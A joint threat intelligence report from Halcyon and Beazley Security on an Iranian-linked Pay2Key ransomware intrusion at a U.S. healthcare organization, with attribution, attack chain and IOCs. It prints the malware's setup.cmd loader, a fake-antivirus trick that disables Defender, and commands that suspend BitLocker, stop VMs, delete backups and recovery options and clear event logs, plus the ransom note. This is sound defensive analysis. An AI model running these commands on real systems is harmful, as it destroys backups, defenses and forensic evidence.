halcyon | Ransomware Research Center


beazley security

# Pay2Key Iranian-Linked Ransomware is Back, Back Again

In late February, Beazley Security's Incident Response team responded to a ransomware intrusion at a U.S. healthcare organization attributed to Pay2key, an Iranian government-linked threat actor that has operated since 2020. Upon investigation, the attacker had maintained access to a compromised admin account for several days before deploying ransomware and encrypting the environment within three hours.

## Executive Summary

- Pay2Key ransomware moderately increased in activity following recent escalations in the Iranian conflict, continuing a pattern of targeting Western organizations, particularly in the U.S. and Israel.
- Beazley Security Incident Response handled a Pay2Key intrusion at a U.S. healthcare organization in February 2026. Beazley Security Labs and Halcyon jointly analyzed the case and are sharing key findings with the community.
- The variant observed during our investigation of this intrusion is a significant upgrade from July 2025 campaigns, with improvements across evasion, execution, and anti-forensics, rendering some prior detection signatures ineffective.
- Unusually, Beazley Security found no evidence that data was exfiltrated during this intrusion, a departure from this group's norm and the double-extortion playbook most ransomware groups leverage today.



- In late 2025, Pay2Key listed their entire operation for sale across dark web forums and their own X account. The listing dried up without a clear resolution, leaving ownership of the infrastructure an open question.
- Observed criminal forum activity on behalf of Pay2Key indicates affiliation with Russian-speaking threat actors, consistent with the group's longstanding pattern of obscuring their nationality and origin.

## Overview

Beazley Security Labs and Halcyon jointly analyzed this intrusion alongside broader Pay2Key activity discovering ransomware that is more robust, and more forensically aware than previously seen campaigns in mid-2025. Observed activity appears to track alongside rising tensions involving Iran, a pattern that has historically coincided with Pay2Key targeting Western organizations.

The FBI, CISA, and DoD Cyber Crime Center assessed Pay2Key as an "information operation" in 2024, and the financial trails from earlier campaigns point toward Iranian state interests rather than traditional cyber criminals. Recent U.S.-Iran tensions appear to have accelerated activity from the group.

In late 2025, Pay2Key listed their entire operation for sale across dark web forums and their X account, offering up their RaaS operation (including infrastructure) or just source code for their locker. The listing dried up without a clear resolution, leaving the current ownership of the infrastructure an open question.

In this report, we cover the tactics, techniques, and procedures observed during our investigation into Pay2Key and provide technical insight into changes the group recently made to their tooling in attempt to evade detections.

## Background & Attribution

Pay2Key emerged publicly in 2020 after Check Point Research and blockchain intel firm Whitestream were able to trace ransom payments from predominantly Israeli victims. Ransom payments were reportedly funneled through Excoino, an Iranian cryptocurrency exchange requiring Iranian national ID for account registration.

Since surfacing, Pay2Key has become a well-established ransomware and extortion group, mostly targeting victims aligned with Iranian state interests. Other cyber security researchers have seen and reported on this group, tracking them under the names Fox Kitten, Pioneer Kitten, UNC757, Parasite, RUBIDIUM, and Lemon Sandstorm.

Later, on August 2024, the FBI, CISA, and the Department of Defense Cyber Crime Center jointly published an advisory explicitly attributing Pay2Key as an Iranian-based threat actor aimed at impacting US and Israeli cyber infrastructure rather than focusing solely on ransom collections.

Starting in 2025, operators behind Pay2Key were seen expanding the scope of their operations, including aggressive recruitment on cybercrime forums and scattered attempts to sell portions of their infrastructure. Despite these developments, Pay2Key still conducts large attack waves in conjunction with Iranian conflicts, most notably the campaign reported by Morphisec that coincided with the missile strikes against Iran in 2025 and the recent breach incident we describe below, occurring close to the start of the Israel-US-Iran conflict in 2026.

## Re-emergence and Observed Activity

Pay2Key recently resumed their ransomware-as-a-service (RaaS) operation, increasing their ransom profit sharing program to 80% from a previous 70% denomination in July of 2025. Ahead of the profit-sharing increase, a wave of posts was observed across multiple dark web forums issuing identical recruitment messages from the group. The example below advertises Pay2key as a "mature" affiliate driven RaaS service seeking partners with phishing and social engineering skills with the group providing a minimal barrier to entry:


*Figure 1: Pay2Key Recruitment Post Translated from Russian*

These advertisements were made on Russian affiliated cybercriminal forums indicating an expansion from the group's traditional Iranian roots. In contrast, there is reporting from Russian XMDR company F6 that states Pay2Key was targeting small and medium sized Russian businesses. The claims made by F6 are notable as many Russian cybercrime communities forbid attacking CIS nations. The behavior also indicates a broadening victimology, as historically the group's attacks centered mostly on the U.S. and Israel.

Despite these recruitment efforts and resurgence in activity, in October 2025, a user in an underground forum "onion13" posted that they were looking to sell everything associated with Pay2Key. The offer included infrastructure and the RaaS operation for 0.15 BTC:





*Figure 2: Pay2Key ransomware for sale translated from Russian*

Weeks later, a similar message publicly surfaced on Pay2Key's assumed X/Twitter account, where the group stated it was open to selling either the full Pay2Key project or ransomware source code alone:





*Figure 3: Pay2Key posted for sale on X*

Since the late 2025 posts on X, no further activity was observed on the forums where Pay2Key was advertised. It remains unclear whether a sale went through, wound down from lack of interest, or the actors simply shifted to private recruitment channels.

Renewed activity from the group was documented by Morphisec in July 2025, with researchers tracking at least 51 successful ransom payouts across a four-month stretch in the summer of 2025, totaling more than $4 million collected. Since the summer campaign, the group has claimed more than $8M in ransom payments tied to up to 170 victims, a substantial growth since July 2025, based on screenshots collected from its victim portal below:


*Figure 4: Pay2Key Client Portal*

A recent incident handled by Beazley Security confirmed that operations from the group are ongoing. In this case, the operators leaned heavily on anti-forensic tradecraft to clear artifacts and event logs after encryption to limit post-incident visibility, while deploying a newly architected ransomware variant packaged to better evade detection.

Another departure from earlier Pay2key activity is an absence of observed data exfiltration in this case. The lack of exfiltration could be due to targeted destruction of evidence by the group; however, it cannot be discounted that the operators may have changed playbooks from their traditional double-extortion model.

The investigative timeline below walks through the attack chain in detail, including a close examination of the newly observed Pay2Key ransomware locker and distinguishing tradecraft from other campaigns.

## Investigative Timeline of a Recent Pay2Key Case

Beazley Security's Incident Response team recently responded to a Pay2Key ransomware intrusion in Q1 that closely mirrored prior attacks attributed to this group, including the toolkit detailed by Morphisec in July 2025. In addition to the large, packaged executable described by Morphisec, Beazley Security observed other TTPs and tools used prior to the deployment of ransomware. The TTPs observed are described in detail below:





*Figure 5: Pay2key Attack Chain*

### Initial Access and Dormancy

Log destruction during the ransomware incident impacted the ability to concretely determine Pay2key's initial access vector. However, forensic artifacts indicate the first observed use of a compromised admin account seven days prior to any meaningful threat actor activity, suggesting the actor either purchased access from an initial access broker or paused to perform additional external reconnaissance on the victim. An incubation period has been observed within Pay2Key's operational patterns in the past; get in, wait, and only start moving when ready to execute.

## Establishing a Foothold

The TA remained inactive for several days, with the first significant activity inside the environment being the use of TeamViewer on a compromised host. Rather than deploying a purpose-built implant immediately, the threat actor leverages this legitimate (but often abused) remote access tool already in the organization's environment to establish interactive access, which blends into normal IT activity and avoids triggering endpoint detection.

## Credential Harvesting

Once access was established, the threat actor began harvesting credentials to enable lateral movement. We observed Mimikatz, LaZagne, and ExtPassword being executed throughout the environment followed immediately by scanning with "Advanced IP Scanner" and ns.exe (presumed to be NetScan) to find hosts and validate credentials.

## Lateral Movement and AD Manipulations

The threat actors used harvested credentials to pivot across systems, and interacted with Active Directory via `dsa.msc`, the built-in AD "Users and Computers" console. We believe this was to prevent tooling from automatically flagging the access as anomalous or suspicious. We believe this was used to identify accounts to be used in concert with ransomware deployment as well as accessing an assortment of backup-related software on victim hosts. Backup systems enumerated include IBackup, Barracuda Yosemite, and Windows Server Backup.

## Execution

The ransomware was delivered through a self-extracting 7zip archive (SFX), `abc.exe`, consistent with the Mimic-based Pay2Key builder observed in prior campaigns.

### Stage 1: SFX Drop and Initial Launch

When `abc.exe` runs, it extracts and launches `setup.cmd` via `cmd.exe` with a ten-second timeout delay baked in:

```
C:\WINDOWS\system32\cmd.exe /c “”C:\Users\admin\AppData\Local\
Temp\7ZipSfx.000\setup.cmd””
timeout /t 10
```

`setup.cmd` is the orchestrator for everything that follows:

```
@(echo off% <#%)
set "0=%~f0"&set 1=%*&cd/d "%~dp0"
if defined PROCESSOR_ARCHITEW6432 (set ps=%systemroot%\Sysnative\WindowsPowerShell\v1.0\powershell.exe) else (set ps=powershell.exe)
%ps% -nop -c iex ([io.file]::ReadAllText($env:0))
reg query HKEY_USERS\S-1-5-19||exit
del /f data.bin data0.bin data1.bin
set psw=21297
if not exist data2.bin goto avf
set out=%SystemDrive%\Program Files\Av
set out=%out%ast Software\Av
set out=%out%ast
call :h data2.bin
7za x -y -p%psw% -o"%out%" data2.bin
del /f data2.bin
pushd "%out%"&echo(|powrprof|find "done"||echo(|powrprof
popd
:avf
if exist data4.bin (
call :h data4.bin
7za x -y -p%psw% data4.bin
del /f data4.bin
%ps% -nop -c "iex (Get-Content -Path .\task.ps1 | Out-String)"
del .\task.ps1
)
call :h data3.bin
7za x -y -p%psw% data3.bin
del /f data3.bin
start "." /wait "sfx-i386-amd64.exe"
timeout /t 10
del /f "%~0"
```

*Figure 6: setup.cmd excerpt*

It decrypts `data.bin` using an inline PowerShell call and executes the resulting script directly in memory without writing it to disk:

```
C:\WINDOWS\Sysnative\WindowsPowerShell\v1.0\powershell.exe -nop -c iex
([io.file]::ReadAllText($env:0))
```

This decrypted PowerShell script is responsible for unpacking and initializing the remaining data packages `data1.bin`, `data2.bin`, and `data3.bin`. `7za.exe` is extracted from `data1.bin` and is immediately called to extract the other two packages. It runs twice in sequence, first unpacking `data2.bin` into the Avast installation directory with a hardcoded password:

```
7za x -y -p21297 -o"C:\Program Files\Avast Software\Avast" data2.bin
7za x -y -p21297 data3.bin
```

### Stage 2: Defense Evasion via Fake Avast Registration

`data2.bin` contains the "No Defender" evasion toolkit with files `powrprof.exe`, `powrprof.dll`, `wsc_proxy.exe`, and `wsc.dll` inside. All four are extracted into `C:\Program Files\Avast Software\Avast`, a directory that does not exist on the victim machine and is created purely for this purpose

`powrprof.exe` runs first and checks for the presence of a broad list of installed AV products by evaluating paths under Program Files against a regex pattern covering over 30 vendors, including Kaspersky, ESET, Sophos, Bitdefender, Malwarebytes, CrowdStrike, Symantec, and others. After completing its AV enumeration, it spawns `powrprof.dll` as a child process.

Simultaneously, `wsc_proxy.exe` launches as a separate parent process at the same process tree level as `abc.exe`, rather than as a child. This step appears to be taken to avoid appearing in `abc.exe's` process tree. It uses `wsc.dll` to register a fake Avast Antivirus entry with the Windows Security Center:

```
"C:\Program Files\Avast Software\Avast\wsc_proxy.exe" /runassvc /
rpcserver /wsc_name:"Avast Antivirus"
```

This causes Windows Security Center to report that a third-party antivirus product is active and managing protection, which in turn causes Windows Defender to stand down and stop monitoring the system. The technique has been publicly documented by Gen Researchers in the context of Mustang Panda operations but has clearly been adopted here. `wsc_proxy.exe` runs twice in succession, each time triggering a `WerFault.exe` child process as a side effect of the WSC registration mechanism. This is not malicious behavior but rather an artifact of the way the fake AV registration interacts with the Windows Error Reporting subsystem.

Once encryption routines are complete, the entire evasion toolkit is torn down. `powrprof.exe` is called with the --disable flag to re-enable Windows Defender, and then the entire Avast directory is recursively deleted via a cmd.exe call with a ping-based delay:

```
cmd.exe /d /c "ping 127.2 -n 10 & cd/ & echo(|"C:\Program Files\Avast
Software\Avast\powrprof.exe" --disable & rd /q /s "C:\Program Files\
Avast Software""
```

This cleanup step was not present in the July 2025 sample and represents an operational security improvement, indicating the actors are now actively scrubbing their evasion artifacts rather than leaving them on disk.

### Stage 3: Encryptor Extraction and Pre-Encryption Preparation

`data3.bin` extracts the Pay2Key `encryptor sfx-i386-amd64.exe`, previously named enc-build.exe in the July 2025 sample, along with `Everything.exe` and its associated components, Everything.ini, `Everything2.ini`, and `Everything32.dll`. `Everything.exe` is a legitimate file search utility that Pay2Key repurposes to enumerate.

Unlike prior versions of the encryptor, which were protected with Themida packing, this iteration of both `sfx-i386-amd64.exe` and its `browser.exe` copy are fully unwrapped. Our suspicion is that while Themida is hard to unpack, it is easy to detect. As a result, previous YARA rules to block Themida do not work on the newest sample of Pay2Key as it is unpacked in this iteration.

`sfx-i386-amd64.exe` creates a copy of itself named `browser.exe` and begins executing a methodical pre-encryption sequence before a single file is touched. The steps are deliberate and ordered; disable security tooling, eliminate recovery paths, lock the machine into high performance mode, , tear down virtual infrastructure, then encrypt.

The first action is suspending BitLocker on any protected volumes:

```
powershell.exe -ExecutionPolicy Bypass “Get-BitLockerVolume |
Suspend-BitLocker”
```

Suspending rather than disabling BitLocker is significant. It temporarily stores the volume encryption key in plaintext on disk, allowing the drive to be accessed on the next reboot without requiring the usual PIN, password, or TPM authentication. This means BitLocker-protected volumes become fully accessible to the encryptor without triggering any decryption prompts or recovery key requirements.

`Everything.exe` is then launched in non-encryption mode to begin indexing the filesystem:

```
“C:\Users\admin\AppData\Local\<GUID>\Everything.exe” -startup
```

While the index builds, the ransomware eliminates any chance of the machine entering a low-power state during the encryption run. A full set of `powercfg.exe` commands is issued, covering both AC (plugged in) and DC (battery) power states under the High-Performance power plan:

```
powercfg.exe -H off
powercfg.exe -SETACVALUEINDEX 8c5e7fda-e8bf-4a96-9a85-a6e23a8c635c
4f971e89-eebd-4455-a8de-9e59040e7347 7648efa3-dd9c-4e3e-b566-
50f929386280 0
powercfg.exe -SETACVALUEINDEX 8c5e7fda-e8bf-4a96-9a85-a6e23a8c635c
4f971e89-eebd-4455-a8de-9e59040e7347 96996bc0-ad50-47ec-923b-
6f41874dd9eb 0
powercfg.exe -SETACVALUEINDEX 8c5e7fda-e8bf-4a96-9a85-a6e23a8c635c
4f971e89-eebd-4455-a8de-9e59040e7347 5ca83367-6e45-459f-a27b-
476b1d01c936 0
powercfg.exe -SETDCVALUEINDEX 8c5e7fda-e8bf-4a96-9a85-a6e23a8c635c
4f971e89-eebd-4455-a8de-9e59040e7347 7648efa3-dd9c-4e3e-b566-
50f929386280 0
powercfg.exe -SETDCVALUEINDEX 8c5e7fda-e8bf-4a96-9a85-a6e23a8c635c
4f971e89-eebd-4455-a8de-9e59040e7347 96996bc0-ad50-47ec-923b-
6f41874dd9eb 0
powercfg.exe -SETDCVALUEINDEX 8c5e7fda-e8bf-4a96-9a85-a6e23a8c635c
4f971e89-eebd-4455-a8de-9e59040e7347 5ca83367-6e45-459f-a27b-
476b1d01c936 0
powercfg.exe -S 8c5e7fda-e8bf-4a96-9a85-a6e23a8c635c
```

The first command disables hibernation entirely, deleting `hiberfil.sys` and removing the Fast Startup feature. The subsequent commands set sleep-after, hybrid sleep, and hibernate-after timers to zero for both AC and DC power states under the High-Performance plan, then activate that plan as the running scheme. The combined usage of these features prevents the machine from sleeping, hibernating, or entering a less performant state under any conditions.

### Stage 4: Virtual Infrastructure Teardown

With power management locked to full performance, Pay2Key turns to virtual infrastructure. Any running Hyper-V virtual machines are stopped:

```
powershell.exe -ExecutionPolicy Bypass “Get-VM | Stop-VM”
```

Their associated VHD and VHDX disk images are then unmounted. The ransomware does this in two passes, one targeting the virtual hard disks attached to each VM, including parent VHDs in differencing disk chains, and a second targeting any remaining mounted volumes:

```
powershell.exe -ExecutionPolicy Bypass “Get-VM | Select-Object vmid |
Get-VHD | %{Get-DiskImage -ImagePath $_.Path; Get-DiskImage -ImagePath
$_.ParentPath} | Dismount-DiskImage”
powershell.exe -ExecutionPolicy Bypass “Get-Volume | Get-DiskImage |
Dismount-DiskImage”
```

Unmounting the disk images before encryption ensures the underlying VHDX files on the host filesystem are not locked by Hyper-V, making them available to the encryptor. Any VM that was running at detonation time is forcibly shut down and its virtual disks are freed up to be encrypted alongside the rest of the host filesystem.

### Stage 5: Recovery Destruction

With virtual machines down and disks freed, the ransomware systematically destroys every recovery path available on the system. `bcdedit.exe` is used to suppress boot failure detection and disable the Windows Recovery Environment:

```
bcdedit.exe /set {default} bootstatuspolicy ignoreallfailures
bcdedit.exe /set {default} recoveryenabled no
```

Setting bootstatuspolicy to ignoreallfailures means Windows will not detect or report boot failures even after encryption renders the system unbootable, preventing the machine from automatically entering recovery mode. Disabling recovery enabled removes the option entirely from the boot menu.

`wbadmin.exe` then deletes both the Windows Server Backup catalog and any System State Backups registered within it:

```
wbadmin.exe DELETE SYSTEMSTATEBACKUP
wbadmin.exe delete catalog -quiet
```

Deleting the catalog removes the index that tracks all backups made on the system. Without it, Windows Server Backup cannot enumerate or restore from any existing backup sets, even if the backup data itself is still physically present on disk or on an attached backup target.

### Stage 6: Encryption

With recovery options gone and the filesystem fully indexed, the package is launched a second time, this time in encryption mode. As previously mentioned, in our incident the Pay2Key encryptor is named `sfx-i386-amd64.exe`, later renamed `browser.exe`. The file is written in C++ and was previously Themida-protected/packed (based on the Conti-based Mimic ransomware). It internally refers to itself as "Cobalt" (not to be confused with Cobalt Strike). The binary was compiled with MSVC++ 2015 and contains a PDB path that exposes the malware's internal project structure. For encryption, Pay2Key uses AES and RSA, renaming affected files with the .6zldh_p2k extension.

One of the more notable characteristics of Pay2Key is its speed; encrypting an entire infrastructure took roughly 3 hours, with the active file encryption phase completing in approximately 1 hour. Encrypted machines funnel communications outward through a single pivot point, which cuts down on network noise and help keep the C2 server address out of analysts' hands for as long as possible. The group is also notable for being among the first ransomware operations to use I2P (Invisible Internet Project) in place of Tor for its ransom portal and victim communications.

This Pay2Key variant employs ChaCha20 for file encryption and utilizes Curve25519 key exchange to protect the file encryption key. For each file it encrypts, the ransomware generates a unique 32-byte key, and the nonce is just 12-byte 0x00 (null) values. There are two encryption modes: FULL and INTERMITTENT. The mode selected depends on the size of the target file, determined by a threshold value specified in the ransomware's embedded configuration. This threshold can vary between samples; in this case, files smaller than 2 MiB are fully encrypted, while files equal to or larger than 2 MiB are encrypted intermittently. The 32-byte keys are generated using SystemFunction036 (RtlGenRandom), a secure pseudo-random number generator.

After encryption is complete, the encryptor appends `.6zldh_p2k` extension to each encrypted file. The speed is a deliberate design characteristic of the ransomware and is consistent with prior Pay2Key campaigns.

### Stage 7: Ransom Note and Log Clearing

Once encryption is complete, the ransom note is written to C:\temp\HowToRestoreFiles.txt and opened directly in Notepad, ensuring it is immediately visible to anyone who accesses the machine:

```
notepad.exe "C:\temp\HowToRestoreFiles.txt"
```

The final step is logging destruction. `wevtutil.exe` is used to clear the Windows Security, System, and Application event logs:

```
wevtutil.exe cl security
wevtutil.exe cl system
wevtutil.exe cl application
```


This is the last action in the chain and is a deliberate anti-forensics measure. By clearing logs at the end of execution rather than the beginning, the actors ensure that even the ransomware's own activity is wiped, not just whatever preceded it. Combined with the earlier deletion of the Avast evasion toolkit, this reflects a more forensically aware operator than what was observed in prior Pay2Key campaigns.

### Exfiltration

Unusually, no evidence of data exfiltration was observed during this intrusion. While this may reflect deliberate anti-forensic activity by the threat actor to remove traces of exfiltration, it deviates from typical data theft required for double extortion tactics leveraged by ransomware operators.

## Ransom Note

A newer variant's ransom note (HowToRestoreFiles.txt) instructs victims to visit a decryption site on the I2P network and pay in cryptocurrency, offering to decrypt up to 3 test files (under 512 KB) before payment as a guarantee:


HowToRestoreFiles.txt

```
All files have been encrypted due to security problems on your computer.
If you want to recover them, please visit our website:
https://client.pay2key.pro/?user_id=[redacted]
( http://23.137.254.233/?user_id=[redacted]
Before payment you will be able to send up to 3 test files for free decryption.
After payment, the system will automatically issue a tool to fully recover all your files.
Your unique ID:[redacted]
* * *
If first address cannot be opened, visit our main site on the I2P network (similar to TOR):
http://pay2keys7rgdzrhgzxyd7egpxc2pusdrkofmqfnwclts2rnjsrva.b32.i2p/?user_id=[redacted]
Special browser for accessing I2P sites: https://github.com/PurpleI2P/i2pdbrowser/releases/tag/latest
```

*Figure 7: Ransom Note*

## Conclusion

In summary, the Pay2Key ransomware operation continues to evolve as a notable threat to Western organizations, particularly in the U.S. and Israel, with its latest variant representing a marked technical advancement over earlier campaigns in evasion, execution, and anti-forensics capabilities. The Q1 2026 intrusion at a U.S. healthcare organization also revealed several noteworthy departures from the group's previous activity and prevailing ransomware trends, such as the absence of data exfiltration.

Meanwhile, the group's attempted sale of its entire operation in late 2025, combined with observed ties to Russian-speaking threat actors on criminal forums, raises unresolved questions about the current ownership, operational control, and future trajectory of the group's RaaS platform.

Pay2Key warrants continued attention not only for its ongoing technical evolution, but also for the consistency with which its attack campaigns intensify during periods of geopolitical tension involving Iran. Victim selection and operational tempo have tracked closely with real-world events, and the group does not always appear to prioritize extortion and financial gain over the destruction of victim environments for strategic impact. This pattern suggests motivations that extend well beyond typical financially driven ransomware operations.

Defenders should treat these findings as a clear signal that Pay2Key remains an active, unpredictable, and politically motivated threat whose tactics and objectives warrant ongoing monitoring and proactive intelligence sharing across the security community.

## Indicators of Compromise (IOCs)

| IFile | Hash | Details |
|---|---|---|
| wsc.dll | 099cc81f8608def0d8e8843a46a76441598171dfe0a2066e09e85c32b4199256 | NoDefender component |
| powrprof.dll | 1c70d4280835f18654422cec1b209eec856f90344b8f02afca82716555346a55 | NoDefender component |
| data1.bin | 27a46c36224bb23d5efd9de51a0545fa634d0661ae7dbfa17ae4fecaa53d2585 | 7z archive in SFX loader |
| Everything.ini | 2fefb69e4b2310be5e09d329e8cf1bebd1f9e18884c8c2a38af8d7ea46bd5e01 | Everything config |
| setup.cmd | 30f166d91cec5a2858d93c77fe1599c8fce9938706d8ce99030faaeaf3a18b06 | Extracts bin files |
| data3.bin | 3ac68f46c3dcb95d942c4022dc136208fae8daa594c82743d29ef6a178f9c57a | Compressed Encryptor package |
| Everything32.dll | 3ba64d08edbfadec8e301673df8b36f9f7475c83587930fc9577ea366ec06839 | Everything component |
| 7za.exe | 4aaed616518f6680b37464e6cde4edc98fb1b2033540eb938b9288162a52a322 | Command line 7zip |
| data2.bin | 4ba297022edd35683783d291ac7c32e087db5a6fc72e7256c2f158cd009191da | Compressed Avast package |
| sfx-i386-amd64.exe | 68a95a0a5d0868eb3868426287feb38450a690aca60169828d7bc00166e4f014 | Extracted from data3.bin Encryptor Package (encryptor) |
| Everything2.ini | 89ad2164717bd5f5f93fbb4cebf0efeb473097408fddfc7fc7b924d790514dc5 | Everything config |
| powrprof.exe | a8bfa1389c49836264cfa31fc4410b88897a78d9c2152729d28eca8c12171b9e | NoDefender component |
| wsc_proxy.exe | bd4635d582413f84ac83adbb4b449b18bac4fc87ca000d0c7be84ad0f9caf68e | NoDefender component |
| abc.exe | e09912faa93808ca7de4cb858102d7647a0a6feb43dbcef7f9dd0b1948902f54 | Pay2Key Toolkit |
| data.bin | e245db1b683a111fd2315eb29e68f77e3efa8c335862ce44e225a7fceaf4ce5a | PowerShell script in SFX loader |
| Everything.exe | fb653fd840b0399cea31986b49b5ceadd28fb739dd2403a8bb05051eea5e5bbc | Everything file utility |
| session.tmp | 243797257450ffce3137de7b542547083c4e040c | session.tmp |

| IFile | Hash | Details |
|---|---|---|
| Advanced_IP_Scanner_2.5.4594.1 (3).exe | 86233a285363c2a6863bf642deab7e20f062b8eb | Network Discovery Tool |
| HowToRestoreFiles.txt | 9b5fbf95622bb90cb35e06479f9405290a4d2361 | Pay2Key Ransom Note |
| browser.exe | d154bd39ca3069491b6e31e54cf95e4dd2db27ab | Pay2Key Encryption Payload |
| Everything.db | d2500ea6564c1b297d8d3f724a7f925fc2d58194 | Everything File Index Database |
| tshell.exe | | Potential text-only shell |
| NS.exe | | Potential Netscan |
| C:\Program Files\Avast Software\Avast\wsc_proxy.exe" /runassvc /rpcserver /wsc_name:"Avast Antivirus | | Window Security Center |
| ExtPassword.exe | | Credential Harvesting Tool |
| mimikatz.exe | | Credential Harvesting Tool |
| 2.LaZagne_AIO.bat | | Credential Harvesting Tool |
| 2.LaZagne_x86.bat | | Credential Harvesting Tool |
| task.ps1 | | Obfuscated PowerShell Script |
| Passwords.txt | | Credential Harvesting Output File |
| Users.txt | | Credential Harvesting Output File |
| Result.txt | | Credential Harvesting Output File |
| laZagneLog.txt | | Credential Harvesting Output File |
| laZagneLog64.txt | | Credential Harvesting Output File |
| 1.txt | | Credential Harvesting Output File |
| notepad.exe "C:\temp\HowToRestoreFiles.txt" | | Startup Item: named "browser.exe" |
| 0...txt | | Credential Harvesting Output File |

## Sources


- Morphisec: Pay2Key's Resurgence: Iranian Cyber Warfare Targets the West
- Gen: Hitching a ride with Mustang Panda
- CheckPoint: Pay2Key – The Plot Thickens
- CISA: Iran-based Cyber Actors Enabling Ransomware Attacks on US Organizations
- Halcyon: Iranian Ransomware Crew Blurs the Line Between Profit and Proxy Attacks
- The Hacker News: Researchers Uncover Iranian State-Sponsored Ransomware Operation


## Acknowledgements


Beazley Security and Halcyon jointly collaborated on this article for pay2key ransomware. Halcyon would like to offer a sincere thanks to the Beazley Security team for the hard work to pull together the timeline, collection of artifacts, dark web research, and for including Halcyon to support reverse engineering of pay2key ransomware, translation services, and complementary dark web research.


*The Halcyon Ransomware Research Center unites experts, drives smart policies, and delivers actionable intelligence to detect, disrupt, and defeat ransomware. Explore the Center's latest reports, analysis, and resources here.*